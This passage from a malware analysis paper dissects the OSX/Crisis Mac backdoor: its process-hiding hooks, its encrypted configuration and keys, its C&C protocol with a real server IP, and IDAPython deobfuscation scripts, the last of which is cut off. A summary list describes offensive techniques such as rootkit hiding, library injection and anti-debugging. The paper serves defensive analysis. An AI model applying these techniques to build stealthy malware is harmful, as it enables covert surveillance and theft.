Figure 44 show how a Crisis backdoor agent injected into Activity Monitor replaces SMProcessController::outlineView:numberOfChildrenOfItem with mySMProcessController::outlineViewHook:numberOfChildrenOfItem. It also replaces SMProcessController::filteredProcess with mySMProcessController::filteredProcessHook method. These two hooks skip a process with process_id that matches the backdoor process and decrement the total number of child processes to hide the Core backdoor process.

The agent also uses method swizzling extensively to replace API methods with wrappers that log and steal information, which is then communicated to the core backdoor module. The core backdoor logs this data and eventually ex-filtrates it to the CnC server.

Technique*: Run time hooking in Mac OS X can be achieved by using mach_override function for C Code and method swizzling for Objective-C code. Both provide stable, well-tested user-level hooking mechanisms.*

9. Core Backdoor: Configuration

Encrypted backdoor configuration is saved in the file called *eiYNz1gd.Cfp* in the sample under analysis. This is the initial configuration. The file is encrypted with AES-128, though the key length is 64 bytes instead of 32 bytes. It is likely that this was done to allow support for AES-256 if needed in the future.

The key can be easily recovered using an IDA Script that looks for the symbol _gConfAesKey. The script is provided in Appendix A1, Section 13.1.5. Note that it will only work with a sample in which symbols have not been stripped.

The configuration is appended with its SHA1 hash and encrypted with the 16-byte key using AES-128 with PKCS#5 padding and no IV (Initialization Vector) in CBC mode.

For the sample under analysis the key is:

```
A6 F7 F3 41 23 A6 A1 AB 12 FA E0 AA 61 D0 2C 2D
```

Another script is provided to decode the configuration file. The decoded configuration is given in Section 13.5.6 in the Appendices.

The configuration enables or disabled built in functionality such as key-logging, camera capture, password stealing etc., sets the IP of the CnC server and configures malware components.

10. Core Backdoor: Network Command And Control

The backdoor configuration contains the IP address of a CnC server:

…


```
            "desc": "SYNC",
            "subactions": [
                {
                    "action": "synchronize",
               …
                    "host": "176.58.100.37",
               …
       }
```

Crisis backdoor communicates with its CnC server using a proprietary protocol. The protocol consists of binary messages, AES128 encrypted and sent over an HTTP channel. The encryption key for the initial communication can be extracted using the script provided in Section 13.1.5 in the Appendices. It is pointed to by the global variable called "_gBackdoorSignature":

_gBackdoorSignature:

```
6D 11 7C 40 73 91 6F D9  16 F8 D5 C1 9E D0 57 11
```


A sample initial POST request sent to the CnC server is shown:



```
POST / HTTP/1.1
Host: 176.58.100.37:80
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_7; en-us) AppleWebKit/534.16+ (KHTML, like Gecko) Version/5.0.3
Safari/533.19.4
Content-Length: 112
Accept: */*
Content-Type: application/octet-stream
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive

.....X..].....y.......r.e<."..B..D....4`M.#.J{.CX
...A6....|.F.I...E.......ga..8...k...TQ.^z.S..
 ..w..dfRj.-J.+
```

Figure 45: Packet Capture Showing Initial POST Request

Headers such as User-Agent are hardcoded in the backdoor code:



```
mov     eax, ds:(msg_setValue_forHTTPHeaderField_ - 27F47h)[esi]
lea     ecx, (cfstr_UserAgent.isa - 27F47h)[esi] ; "User-Agent"
mov     [esp+0Ch], ecx
lea     ecx, (cfstr_Mozilla5_0Maci.isa - 27F47h)[esi] ; "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_7; en-us) App
mov     [esp+8], ecx
mov     [esp+4], eax
mov     [esp], ebx
call    _objc_msgSend
```

Figure 46: Hardcoded User-Agent String

The backdoor supports several different operations/commands such as:

Operation	Class Implemented	Purpose
Authentication	AuthNetworkOperation	Authenticate Agent With Server And Get Session Key.
Identity	IDNetworkOperation	Unknown
Configuration	ConfNetworkOperation	Configuration Updates
Download	DownloadNetworkOperation	Download from URL
Upload	UploadNetworkOperation	Upload to URL
FileSystem	FSNetworkOperation	Operations related to host file system
Log	LogNetworkOperation	Logging/Exfiltration
Bye	ByeNetworkOperation	End of Communications

Table 4: Showing Operations/Commands Supported By Crisis Backdoor

For example, the initial POST in Figure 45 shows an AUTH request in an HTTP dissected packet capture in Wireshark.

We created a fake CnC server to interact with the backdoor. This server script is provided in Section 13.2.3. At present, it can only handle Authentication requests and respond with the command to uninstall the backdoor.

The authentication request is a 0x60 byte string, which consists of the following fields:

Field	Offset	Size
Nonce 1	0x0	0x10
Nonce 2	0x10	0x10
Backdoor ID	0x20	0x10
UUID	0x30	0x14
Agent Type	0x44	0x10
Outer SHA1	0x54	0x14

Table 5: Crisis Auth Request Packet Format

A sample of decoded request is shown below:

```
---Decoded---
00000000:  98 6b 25 43 c2 d6 c4 22  8c 4a 5a 2f 83 f8 00 29  |.k%C...".JZ/...)|
00000010:  33 bf 08 09 28 d6 94 5e  8a 43 57 0a 0c 56 3d 43  |3...(..^.CW..V=C|
00000020:  64 38 64 32 30 30 30 30  30 34 30 30 33 37 00 00  |d8d20000040037..|
00000030:  9a 04 d8 ef 9d 44 5a 8c  92 91 e4 c5 25 1f 6d 88  |.....DZ.....%.m.|
00000040:  54 ba ff 81 4f 53 58 00  00 00 00 00 00 00 00 00  |T...OSX.........|
00000050:  00 00 00 00 6c 47 13 4f  6d ae 7a 7c d4 79 62 f7  |....lG.Om.z|.yb.|
00000060:  ce 18 72 6d b6 ea a5 f3  08 08 08 08 08 08 08 08  |..rm............|
```

Figure 47: Decoding Of Fields In A Decrypted AUTH Request

The interpreted fields in the above request are shown below:

```
Nonce1:       986b2543c2d6c4228c4a5a2f83f80029
Nonce2:       33bf080928d6945e8a43570a0c563d43
Backdoor_id:  d8d20000040037 (6438643230303030303430303337000)
UUID:         9a04d8ef9d445a8c9291e4c5251f6d8854baff81
OSX_String:   OSX (4f535800000000000000000000000000)
Outer_SHA1:   6c47134f6dae7a7cd47962f7ce18726db6eaa5f3
Padding:      08 08 08 08 08 08 08 08
```

The UUID is calculated as the SHA1 sum of the username string appended to the serial number string:


Harshit Nayyar, hanayyar@cisco.com

```
SHA1("SerialNumber"+"Username")
```

The serial number can be retrieved from the terminal by using the following command:

```
 ioreg -l | grep IOPlatformSerialNumber | awk '{print $4}' | awk -F"\""
'{print $2}'
```

In response, Crisis expects a 200 OK HTTP response with a 0x40 byte content as shown in Figure 48.



```
mov     [ebp+var_110], eax
mov     eax, [ebp+var_110]
mov     ecx, ds:(msg_length - 22A6Ah)[esi]
mov     [esp+4], ecx
mov     [esp], eax
call    _objc_msgSend
cmp     eax, 40h          ; response length must be 0x40 bytes
jz      LengthIs40
```

Figure 48: **Code Checking For Response Length of 0x40**

The content of the HTTP response, as illustrated in Figure 49, consists of two parts:

1. First 0x20 bytes encrypted with a fixed key - same key used to encrypt the request
2. Second 0x20 bytes encrypted with a per-session key.

Harshit Nayyar, hanayyar@cisco.com




Figure 49: Logical View of AUTH Response

The first 0x20 bytes, consists of two 0x10 byte unknown values. The fake server script, sets them to a strings of 'A's and 'B's. These are encrypted with "_gBackdoorSignature" key value mentioned before.

The first unknown (Unknown1) is used to create the session key:

```
session_key = SHA1(  CONF_KEY + Unknown1 + Nonce1 )
```


Where CONF_KEY is the configuration encryption/decryption key. Nonce1 is the first nonce sent by the backdoor to the server in its AUTH request.

The session key is used to encrypt a 0x20 byte value. This value contains the Nonce2 sent by the backdoor before. Followed by a DWORD command and an Unknown 0x0C byte value.

The backdoor code considers the server authenticated if the first 0x10 bytes of the second part of the response payload, decoded using the session key, matches the original Nonce2 sent by the backdoor in its AUTH request. If this check passes, the code executes instructions matching the command type sent.

Harshit Nayyar, hanayyar@cisco.com

For example, the Command 0x0A000000 is the Uninstall command. The fake CnC server script given in Appendix A1 sends this command and as a result Crisis gets uninstalled from the infected host.



```
mov     [ebp+var_128], eax ; response[0x20:0x30]
mov     eax, [ebp+var_D8] ; Nonce2 - sent before
mov     ecx, [ebp+var_128]
mov     edx, ds:(msg_isEqualToData_ - 22A6Ah)[esi]
mov     [esp+8], ecx
mov     [esp+4], edx
mov     [esp], eax
call    _objc_msgSend   ; response[0x20:0x30] == Nonce2
test    al, al
jz      Authenticated
```

Figure 50: Code processing AUTH Response Making Checks For Authentication

Technique: *A custom binary protocol, encrypted with a symmetric key cipher going over HTTP, can be an effective way to hide a CnC channel.*

Tip: *Due to the use of symmetric key cryptosystem, analysis of the backdoor alone is sufficient for creating a fake CnC Server since there is a shared secret.*

Overall, the CnC protocol of Crisis is moderately secure - it provides confidentiality and integrity but not proper authenticity and non-repudiation. In effect, this allows anyone to spoof a CnC server or become a Man-In-the-Middle. Although the code defines many commands, the author did not study the CnC protocol comprehensively.

11. Summary

During the analysis of Crisis, several offensive code techniques were learnt. Some tips to make such analysis were also discussed. These are summarized here.

11.1. Techniques

During the course of this research, several techniques used by Crisis to implement offensive code on Mac OS X were identified. These techniques are given below:

- *Mac malware can have an entry point in a custom segment. This throws off some debuggers and analysis tools.*
- *Instead of calling API methods, malware may use INT 80 directly to obfuscate code and hide its true intent.*
- *Malware can also obfuscate its code by replacing all library import function names with a hashing function. All functions exported by a library are then hashed and the hash compared to determine the actual function name to be called.*
- *Malware code written in Objective-C requires specialized knowledge to reverse and can be harder to disassemble.*
- *One way of detecting the presence of a debugger in a Mac OS X process is to check the P_TRACED flag in the extern_proc struct returned by an appropriate sysctl call.*
- *Mac malware can ensure that only a single malware process runs at a time by registering a named port. The existence of this named port can indicate prior or ongoing infection.*
- *BSD Kernel Rootkit techniques such as process hiding can be used effectively with Mac OS X.*
- *To bypass the problem of finding symbol addresses when running in kernel space, symbols can be resolved in user-land and sent down to the a rootkit kext in IOCTLs.*
- *Mac malware can use Scripting Additions To Inject Libraries into all scriptable applications. The injection can be done at run time by sending the ascr/gdut event to the target process, without the need for the application to be restarted.*

- *Run time hooking in Mac OS X can be achieved by using mach_override function for C Code and method swizzling for Objective C code. Both provide stable, well-tested user-level hooking mechanisms.*
- *A custom binary protocol, encrypted with a symmetric key cipher going over HTTP, can be an effective way to hide a CnC channel.*

11.2. Tips

While Crisis implements several techniques to obfuscate code and hide itself, some tips that help in analysis of such code on Mac OS X are given below:

- *Tools like MachOView can be used to quickly understand the structure of a Mac OS X malware binary and perform tasks such as determining its real entry point.*
- *ASLR in a MachO file can be easily removed by removing the MH_PIE flag from the binary header. Debuggers lacking support for ASLR will fail unless MH_PIE is removed.*
- *IDAPython or IDC scripts can be written to de-obfuscate code that uses INT 80 directly instead of calling a function to make a system call.*
- *If hiding function names through a hashing function obfuscates malware code, the hashing function can be analyzed and an IDC/IDAPython script can be written to de-obfuscate the binary.*
- *To debug forks, that execute child processes, the code may be patched to NOP out the execution and the child process can be started in another debugger.*
- *An IDA script maybe written to clean up Objective-C code to make it more readable.*
- *If the malware is using a debugger detection technique implemented in a function, the call to that function can be NOPed out to hide the debugger.*
- *Some Mac malware can be detected by checking for a named port they register. For example, OSX/Crisis can be detected by checking for port named "com.apple.mdworker.executed".*

- *At times, small patches fixing code can avoid kernel panics and help with dynamic analysis; malware creators may fix such bugs in later versions.*
- *To debug a library injected as a Scripting Addition, starting from the point of loading, a breakpoint should be placed at _CFBundleDlfcnLoadBundle followed by another one on call_load_methods after the first has been hit.*
- *After some research, scripts such as the one provided in Section 13.2.3 can be easily written to prod the malware into unraveling its network behavior.*
- *Due to the use of symmetric key cryptosystem, analysis of the backdoor alone is sufficient for creating a fake CnC Server since there is a shared secret.*

12. Conclusion

Mac malware is getting rather close to rivaling Windows malware in complexity and obtaining feature parity. Techniques seen in Windows malware such as Debugger Detection, Code Obfuscation, DLL injection, Inline function patching, Rootkit device drivers etc. all have analogues in Mac OS X and are being used by Mac malware. This paper used OSX/Crisis as an example to demonstrate this fact and to discuss tips and techniques involved in Mac OS X malware analysis.

References

Apple. (2001, September 13). Loading Scripting Additions in Mac OS X. *Technical Q&A QA1070.* Retrieved May 14, 2014, from https://developer.apple.com/library/mac/qa/qa1070/_index.html

Ballard, K. (2009, September 2). 1Password extension loading in Snow Leopard. . Retrieved May 14, 2014, from http://kevin.sb.org/2009/09/02/1password-extension-loading-in-snow-leopard/

Citizen Lab (2012, October 10). Backdoors are Forever: Hacking Team and the Targeting of Dissent. *The Citizen Lab Backdoors are Forever Hacking Team and the Targeting of Dissent Comments*. Retrieved May 14, 2014, from https://citizenlab.org/2012/10/backdoors-are-forever-hacking-team-and-the-targeting-of-dissent/

Falliere, N. (2007, September 11). Windows Anti-Debug Reference. *(Symantec)*. Retrieved May 14, 2014, from http://www.symantec.com/connect/articles/windows-anti-debug-reference

Greenberg, A. (2012, April 20). Cybercrime Game Theory: Why Apple's Malware Grace Period Ended Early. *Forbes*. Retrieved May 14, 2014, from http://www.forbes.com/sites/andygreenberg/2012/04/20/cybercrime-game-theory-why-apples-malware-grace-period-ended-early

Hengeveld, W. J. (2003, January 1). Fix Objective C. Retrieved May 14, 2014, from http://nah6.com/~itsme/cvs-xdadevtools/ida/idcscripts/fixobjc.idc

Hunt, G., & Brubacher, D. (1999, July 1). Detours. *Detours*. Retrieved May 14, 2014, from http://research.microsoft.com/en-us/projects/detours/

Katsuki, T. (2012, November 30). Crisis: The Advanced Malware. Retrieved May 1, 2014, from https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/crisis_the_advanced_malware.pdf

Lukan, D. (2013, June 13). Using SetWindowsHookEx for DLL Injection on Windows. Retrieved March 1, 2014, from http://resources.infosecinstitute.com/using-setwindowshookex-for-dll-injection-on-windows/

Miller, C., & Zovi, D. (2009). *The Mac hacker's handbook*. Indianapolis, IN: Wiley.

Napier, R. (2010, July 7). Hijacking With method_exchange Implementations. *Hijacking With method_exchangeImplementations()* -. Retrieved May 14, 2014, from http://robnapier.net/hijacking-methodexchangeimplementations

Nutting, J. (2002, April 9). Method Swizzling. . Retrieved May 14, 2014, from http://cocoadev.com/MethodSwizzling

Parkour, M. (2012, December 7). contagio: Aug 2012 W32.Crisis and OSX.Crisis - JAR file Samples - APT. *contagio: Aug 2012 W32.Crisis and OSX.Crisis - JAR file Samples - APT*. Retrieved May 14, 2014, from http://contagiodump.blogspot.ca/2012/12/aug-2012-w32crisis-and-osxcrisis-jar.html

Ramilli, M. (2011, January 25). How to Patch Binary with IDA Pro. *: How to Patch Binary with IDA Pro*. Retrieved May 14, 2014, from http://marcoramilli.blogspot.ca/2011/01/how-to-patch-binary-with-ida-pro.html

Rentzsch, J. (2003, June 18). Mach_Override. *GitHub*. Retrieved May 14, 2014, from https://github.com/rentzsch/mach_override

Harshit Nayyar, hanayyar@cisco.com

Saghelyi, P. (2004, February 2). MachOView. *SourceForge*. Retrieved May 14, 2014, from http://sourceforge.net/projects/machoview/

skape., & Skywing. A Catalog of Windows Local Kernel-mode Backdoor Techniques. *Uninformed*, *8*. Retrieved May 14, 2014, from http://uninformed.org/index.cgi?v=8&a=2&t=sumry

snare. (2012, February 18). VMware debugging II: "Hardware" debugging. *VMware debugging II: "Hardware" debugging*. Retrieved May 14, 2014, from http://ho.ax/posts/2012/02/vmware-hardware-debugging/

Harshit Nayyar, hanayyar@cisco.com

13. Appendix

13.1. Appendix A1 – IDA Scripts

13.1.1. Script to comment INT80 calls

```
# coding=utf-8
import idaapi
import sys
import re

SYSCALL_HEADER="/usr/include/sys/syscall.h"

def create_syscall_map():
    syscall_map={}
    try:
        header_file = open(SYSCALL_HEADER,'r')
    except Exception,e:
        print "Unable to open /usr/include/sys/syscall.h due to
%s"%(sys.exc_info()[0])
        print "Quitting ..."
        exit(-1)
    define_regex = re.compile('#define\s+(SYS_[^\s]*)\s+([0-9]+)')

    for line in header_file.readlines():
        mo = define_regex.match(line)
        if mo:
            syscall_map[int(mo.groups()[1])]=mo.groups()[0]
    return syscall_map

def comment_int80(syscall_map):
    for seg_ea in Segments():
        if SegName(seg_ea) == '__INIT_STUB_hidden':
            syscall_num=None
            for head in Heads(SegStart(seg_ea), SegEnd(seg_ea)):
                if isCode(GetFlags(head)):
                    mnem = GetMnem(head)
                    if mnem == 'mov':
                        if GetOpType(head,1) == 5:
                            if GetOpType(head,0) == 1:
                                reg=GetOpnd(head,0)
                                syscall_num=GetOperandValue(head,1)
                    if mnem == 'int':
                        if GetOpnd(head,0) == '80h' and syscall_num != None:
                            syscall_name = syscall_map[syscall_num]
                            MakeRptCmt(head,syscall_name)
                            syscall_num=None

syscall_map=create_syscall_map()
comment_int80(syscall_map)
```

Listing 7: IDAPython Script For Crisis Dropper INT80 Cleanup

13.1.2. Script to convert Dropper hash to import name

```
# coding=utf-8
import idaapi
import sys
import subprocess
import re
import os

dylib_list=['/usr/lib/dyld','/usr/lib/system/libsystem_c.dylib','/usr/lib/syste
m/libsystem_kernel.dylib']


def hash_func(in_string):
    #Crisis hash function
    var_4=0;
    for i in range(0, len(in_string)):
        var_4 = (((var_4 << 6) & 0xFFFFFFFF) + ((ord(in_string[i]) + (var_4 <<
16)) & 0xFFFFFFFF) - var_4) & 0xFFFFFFFF
    return var_4

def make_dict(hash_dict):
    #Make a lookup table from hashes to importnames
    for lib in dylib_list:
        for libname in dylib_list:
            hash_dict['%.8X'%hash_func(libname)] = libname
        for command in [('/usr/bin/nm','-j',lib),('/usr/bin/strings',lib)]:

all_symbols=subprocess.Popen(command,stdout=subprocess.PIPE).communicate()[0]
            all_symbols=all_symbols.split()
            for symbol in all_symbols:
                hash_dict['%.8X'%hash_func(symbol)]=symbol

def find_next(ea, n_inst, mnemonic):
    #look for @mnemoic in next n_inst instructions
    cur_ea = ea
    for i in range(0,n_inst):
        cur_ea = NextHead(cur_ea,BADADDR)
        if isCode(GetFlags(cur_ea)):
            if GetMnem(cur_ea) == mnemonic:
                return cur_ea
    return None

def hash_to_function_comment():
    #Add a comment to hash giving name of function it belongs to.
    #
    #Find the variable where results of hash matching is stored.
    #And rename the variable to function name var_ptr$<function_name>

    hash_dict={}
    make_dict(hash_dict)
    dec_func=None
    local_var_regex = re.compile('\[(ebp\+)([^\]]*)')
    for seg_ea in Segments():
        if SegName(seg_ea) == '__INIT_STUB_hidden':
            for head in Heads(SegStart(seg_ea), SegEnd(seg_ea)):
                if isCode(GetFlags(head)):
                    op_num=-1
                    mnem = GetMnem(head)
                    if mnem == 'cmp':
                        op_num=1
                    elif mnem == 'push':
                        op_num=0
                    else:
                        continue

                    #If operand is immediate constant
                    if GetOpType(head,op_num) == 5:
                        opnd = GetOpnd(head,op_num)
                        if opnd and isinstance(opnd,str) and len(opnd.strip())
!= 0:

                            if opnd[-1] == 'h':
                                op_val=GetOperandValue(head,op_num)
                                #Make the hex value as key to the function hash
                                op_val_key = "%.8X"%(op_val)
                                if op_val > 1024:
                                    if op_val_key in hash_dict.keys():
                                        func_name = hash_dict[op_val_key]
                                        print '%.8X, %.8X,
%s'%(head,op_val,func_name)
                                        MakeRptCmt(head,func_name)
                                        #Find Decryption Function And Rename
Returned Variable
                                        if mnem == 'push':
                                            #Find Next Call
                                            call_ea = find_next(head,5,'call')
                                            if call_ea:
                                                #Find Next MOV
                                                mov_ea =
find_next(call_ea,5,'mov')
                                                if mov_ea:
                                                    #Find Next MOV
dword:[EBP+LVAR_OFFSET],EAX
                                                    if GetOpnd(mov_ea,1) ==
'eax':
                                                        dest_var =
GetOpnd(mov_ea,0)
                                                        mo =
local_var_regex.match(dest_var)
                                                        if mo:

local_var=mo.groups()[1]

stack_id=GetFrame(mov_ea)
                                                            #Get offset from
name - LVAR_OFFSET
                                                            offset =
GetMemberOffset(stack_id,local_var)
                                                            if offset != -1:
                                                                #Set name of
LVAR_OFFSET to var_ptr$<act_function_name>
                                                                SetMemberName(
stack_id, offset, "var_ptr$%s"%(func_name))
    return


hash_to_function_comment()
```

Listing 8: IDAPython Script To Convert Hash to Import Name

13.1.3. Objective C Cleanup:

```
import idaapi
import idc

STRUCT_OBJC_METHOD_SIZE=12
STRUCT_OBJC_PROTOCOL_SIZE=12

def cleanup_objectivec():
    cleanup__class_section()
    cleanup__metaclass_section()
    cleanup__protocol_section()
    cleanup__category_section()
    cleanup__cfstring()
    cleanup__message_refs()
    cleanup__cls_refs()
    return

def robust_MakeName(ea,name):
    make_name=name
    num=1
    while(MakeNameEx(ea,make_name,SN_NOWARN) == 0):
        make_name = "%s_%d"%(name,num)
        num += 1
        if num > 10:
            break
    return make_name

def make_inst_methods(method_list_ptr, class_name):

    if method_list_ptr == 0 or method_list_ptr == BADADDR:
        return
    else:
        methods_count = Dword(method_list_ptr + 4)
        method_list_start = method_list_ptr+8
        if method_list_start != BADADDR:
            for i in range(0, methods_count):
                method_struct_start =
method_list_start+(i*STRUCT_OBJC_METHOD_SIZE)
                method_name=GetString(Dword(method_struct_start))
                method_impl=Dword(method_struct_start+0x08)
                #print "%.8X:%s_%s"%(method_impl,class_name,method_name)
                robust_MakeName(method_impl, "%s_%s"%(class_name, method_name))

def handle_class_structs(head,prefix=None):

    class_name=GetString(Dword(head+8),-1,0)
    if prefix:
        class_name="%s_%s"%(prefix,class_name)
    MakeName(Dword(head+0x18),"ivars_%s"%class_name)
    MakeName(Dword(head+0x1C),"methods_%s"%class_name)

    method_list_ptr = Dword(head+0x1C)
    make_inst_methods(method_list_ptr, class_name)


def cleanup__class_section():
    class_section = SegByName('__class')
    for head in Heads(SegStart(class_section), SegEnd(class_section)):
        if GuessType(head)=="__class_struct":
            handle_class_structs(head)


def cleanup__metaclass_section():
    metaclass_section = SegByName('__meta_class')
    for head in Heads(SegStart(metaclass_section), SegEnd(metaclass_section)):
        if GuessType(head)=="__class_struct":
            handle_class_structs(head,"meta")


#__protocol_struct struc ; (sizeof=0x14)
#isa             dd ?
#protocol_name   dd ?
#protocol_list   dd ?
#instance_methods dd ?
#class_methods   dd ?
#__protocol_struct ends
def cleanup__protocol_section():
    protocol_section = SegByName('__protocol')
    for head in Heads(SegStart(protocol_section), SegEnd(protocol_section)):
        if GuessType(head) == "__protocol_struct":
            name = GetString(Dword(head+4))
            proto_name=name
            robust_MakeName(head,"protocol_%s"%name)
            #Inst_Methods
            if Dword(head+0x0C) != 0:
                mth_name="proto_instmth_%s"%name
                robust_MakeName(Dword(head+0x0C),mth_name)

            #Class_Methods
            if Dword(head+0x10) != 0:
                mth_name="proto_classmth_%s"%name
                robust_MakeName(Dword(head+0x10),mth_name)

#00000000 __category_struct struc ; (sizeof=0x14)
#00000000 category_name   dd ?                   ; offset
#00000004 class_name      dd ?                   ; offset
```

```
#00000008 methods         dd ?                    ; offset
#0000000C class_methods   dd ?                    ; offset
#00000010 protocols       dd ?                    ; offset
#00000014 __category_struct ends
def cleanup__category_section():
    category_section = SegByName('__category')
    for head in Heads(SegStart(category_section), SegEnd(category_section)):
        if GuessType(head) == "__category_struct":
            name = GetString(Dword(head))
            class_name = GetString(Dword(head+0x04))
            category_name = "category_%s_%s"%(class_name,name)
            catinstmth_name = "cat_instmth_%s"%(name)
            catclsmth_name = "cat_clsmth_%s"%(name)
            MakeName(head,category_name)
            if Dword(head+0x08) != 0:
                robust_MakeName(Dword(head+0x08),catinstmth_name)
                make_inst_methods(Dword(head+0x08), catinstmth_name)
            if Dword(head+0x0C) != 0:
                robust_MakeName(Dword(head+0x0C), catclsmth_name)
                make_inst_methods(Dword(head+0x0C), catclsmth_name)


#00000000 __module_info_struct struc ; (sizeof=0x10)
#00000000 version         dd ?
#00000004 size            dd ?
#00000008 name            dd ?                    ; offset
#0000000C symbols         dd ?                    ; offset
#00000010 __module_info_struct ends
def cleanup__module_info():
    moduleinfo_section = SegByName('__module_info')
    for head in Heads(SegStart(moduleinfo_section),
SegEnd(moduleInfo_section)):
        if GuessType(head) == '__module_info_struct':
            MakeName(Dword(head+0x0C), "symtab_%X"%(Dword(head+0x0C)))

#00000000 __CFString      struc ; (sizeof=0x10)
#00000000 isa             dd ?                    ; offset
#00000004 info            dd ?
#00000008 data            dd ?                    ; offset
#0000000C length          dd ?
#00000010 __CFString      ends
def cleanup__cfstring():
    cfstring_section = SegByName('__cfstring')
    for head in Heads(SegStart(cfstring_section),SegEnd(cfstring_section)):
        if GuessType(head) == '__CFString':
            cur_name = Name(head)
            rename=False
            if cur_name == None or cur_name == "":
                rename=True
            elif cur_name.split('_') and cur_name.split('_')[0] == 'stru':
                rename=True
            if rename:
                name="cfstr_%s"%GetString(Dword(head+0x08))
                robust_MakeName(head,name)
```

```
def cleanup__message_refs():
    message_refs_section = SegByName('__message_refs')
    for head in Heads(SegStart(message_refs_section),
SegEnd(message_refs_section)):
        name = "msg_%s"%GetString(Dword(head))
        robust_MakeName(head,name)
        #Add Cross Reference To Method Implementation
        #1 Find string's references in __cat_inst_meth or __inst_meth etc.
        #2 Add a data cross reference to method impl
        ref_to_msgname = DfirstB(Dword(head))
        ref_impl_list=[]
        while ref_to_msgname != BADADDR:
            if SegName(ref_to_msgname).find('_meth') > 0:
                ptr_to_mthstruct=ref_to_msgname
                mth_impl=Dword(ptr_to_mthstruct+0x08)
                ref_impl_list += [mth_impl]
            ref_to_msgname = DnextB(Dword(head),ref_to_msgname)
        #To simplify we only add cross references for cases where
        #there is a single method implementation for a message name
        if len(ref_impl_list) == 1:
            xref_from = DfirstB(head)
            while(xref_from != BADADDR):
                add_dref(xref_from, ref_impl_list[0], XREF_USER | dr_O)
                add_dref(ref_impl_list[0], xref_from, XREF_USER | dr_O)
                xref_from = DnextB(head, xref_from)
            #elif len(ref_impl_list) > 1:
            #TODO: The implementation depends on class


def cleanup__cls_refs():
    class_references_section = SegByName('__cls_refs')
    for head in Heads(SegStart(class_references_section),
SegEnd(class_references_section)):
        name = "cls_%s"%GetString(Dword(head))
        name = robust_MakeName(head,name)
        xref = DfirstB(head)
        while(xref != BADADDR):
            MakeComm(xref,"Class: %s"%(name))
            xref = DnextB(head,xref)


cleanup_objectivec()
```

Listing 9: IDAPython Script For Objective-C Cleanup

13.1.4. Rootkit Kext Hash To Function

```
import idaapi
import subprocess

hash_dict = {}
```

```
funcs = ['_findSymbolInFatBinary64','_findSymbolInFatBinary']

def hash_function(in_string):
    hash=0
    for i in range(0, len(in_string)):
        ebx = ord(in_string[i])
        ebx -= hash
        hash *= 0x10040
